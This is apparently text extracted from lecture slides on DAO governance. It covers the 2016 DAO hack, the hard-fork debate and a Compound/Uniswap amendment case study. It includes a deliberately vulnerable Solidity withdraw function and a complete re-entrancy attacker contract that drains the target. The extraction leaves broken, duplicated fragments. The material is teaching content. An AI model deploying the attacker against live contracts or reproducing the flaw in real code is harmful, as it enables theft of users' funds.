
contract VulnerableDAO {
    mapping(address => uint256) public credit;

    function deposit() external payable {
        credit[msg.sender] += msg.value;
    }

    // ✖ Vulnerable: sends ETH BEFORE updating internal state
    function withdraw(uint256 amount) external {
        require(credit[msg.sender] >= amount, "insufficient");


        // External call: control goes to msg.sender if it's a contract
        (bool ok, ) = msg.sender.call{value: amount}("");
        require(ok, "send failed");

        // State update happens too late
        credit[msg.sender] -= amount;
    }
}
```



Re-entrancy attack...





The DAO Hack (2016)

- The DAO was created in 2016: A decentralized, community-owned investment fund on ETH

```
// SPDX-License-Identifier: MIT
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        (bool ok, ) = msg.sender.call{value: amount}("");
        require(ok, "send failed");

        // State update happens too late
        credit[msg.sender] -= amount;
    }
}
```

become the investment fund for its community.

was attacked!
on USD worth of ETH.

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

interface IVulnerableDAO {
    function deposit() external payable;
    function withdraw(uint256 amount) external;
}

contract ReenterAttacker {
    IVulnerableDAO public target;
    uint256 public step = 1 ether;
    bool public attacking;

    constructor(address _target) {
        target = IVulnerableDAO(_target);
    }

    // Seed the target with some credit for this attacker contract,
    // then start the first withdraw.
    function attack() external payable {
        require(msg.value >= step, "need seed");
        target.deposit{value: step}();
        attacking = true;
        target.withdraw(step); // first withdrawal triggers receive() below
        attacking = false;
    }



    // When VulnerableDAO sends ETH, it triggers receive(),
    // which re-enters withdraw again before state is updated.
    receive() external payable {
        if (attacking) {
            // Keep draining while target still has balance
            if (address(target).balance >= step) {
                target.withdraw(step);
            }
        }
    }
}
```

... Never updated



The DAO Hack (2016)

- The DAO was created in 2016: A decentralized, community-oriented investment fund.
 - Raised 150 million USD or 3.54 million ETH
- Idea: People deposit ETH and it would become the investment funds that The DAO would invest on behalf of its community.
- What went wrong?
 - Less than 3 months after launch it was attacked!
 - Re-entrancy attack drained 150 million USD worth of ETH.
- Social vs technical governance
- Hard fork as a governance decision
 - **Code is law vs social consensus**



Re-entrancy attack...




Case Study: Compound and Uniswap



How Frequently Are Amendments Proposed and Voted?


- Compound contract is being actively amended. 1 proposal every 7 days on average





How Frequently Are Amendments Proposed and Voted?


